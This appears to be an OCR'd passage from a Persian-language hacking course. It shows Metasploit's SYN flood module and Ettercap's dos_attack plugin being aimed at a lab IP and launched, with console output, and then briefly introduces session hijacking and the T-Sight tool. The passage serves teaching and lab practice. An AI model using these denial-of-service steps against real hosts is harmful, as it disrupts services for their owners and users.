




http://metasploit.pro
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[1389 exploits - 788 auxiliary - 223 post]
+ -- --=[356 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >



msf > search synflood
[!] Database not connected or cache not built, using slow search
Matching Modules
Name Disclosure Date Rank Description
auxiliary/dos/tcp/synflood normal TCP SYN Flooder
msf >



msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > set RHOST 172.16.100.6
RHOST => 172.16.100.6
msf auxiliary(synflood) >



msf auxiliary(synflood) > exploit
[*] SYN flooding 172.16.100.6:80...


پیاده سازی DDOS با استفاده از Ettercap











ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
Manage the plugins Ctrl+P
Load a plugin... Ctrl+O


ettercap 0.8.0
Start Targets Hosts View Mitm Filters Logging Plugins ?
Plugins
Name Version Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
dns_spoof 1.1 Sends spoofed dns replies
dos_attack 1.0 Run a d.o.s. attack against an IP address
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet



Start Targets Hosts View Mitm Filters Logging Plugins ?
Plugins
Name Version Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
dns_spoof 1.1 Sends spoofed dns replies
dos_attack 1.0 Run
dummy 3.0 A pl
find_conn 1.0 Sear
find_ettercap 2.0 Try t
find_ip 1.0 Search an unused IP address in the subnet
ettercap Input (as nobody)
Insert victim IP:
172.16.100.6
OK
Cancel






```
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Activating dos_attack plugin...
dos_attack: Starting scan against 172.16.100.6 [Fake Host: 172.16.100.6]
dos_attack: Starting attack...
```

10 Session Hijacking




یکی از روش هایی که توسط هکر ها استفاده می شود استفاده از Session Hijacking می باشد که در این روش هکر می تواند یک Session بازی که میان دو سیستم شکل گرفته و اهراز هویت شده است را بدست آورد بدون اینکه این Session قطع شود.


برروی پروتکل های زیر امکان استفاده از Session Hijacking وجود دارد:


- Telnet ✓
- HTTP ✓
- RDP ✓
- SSH ✓
- POP3 ✓
- ... ✓


یکی از ابزارهایی که برای Session Hijacking استفاده می شود T-Sight می باشد.

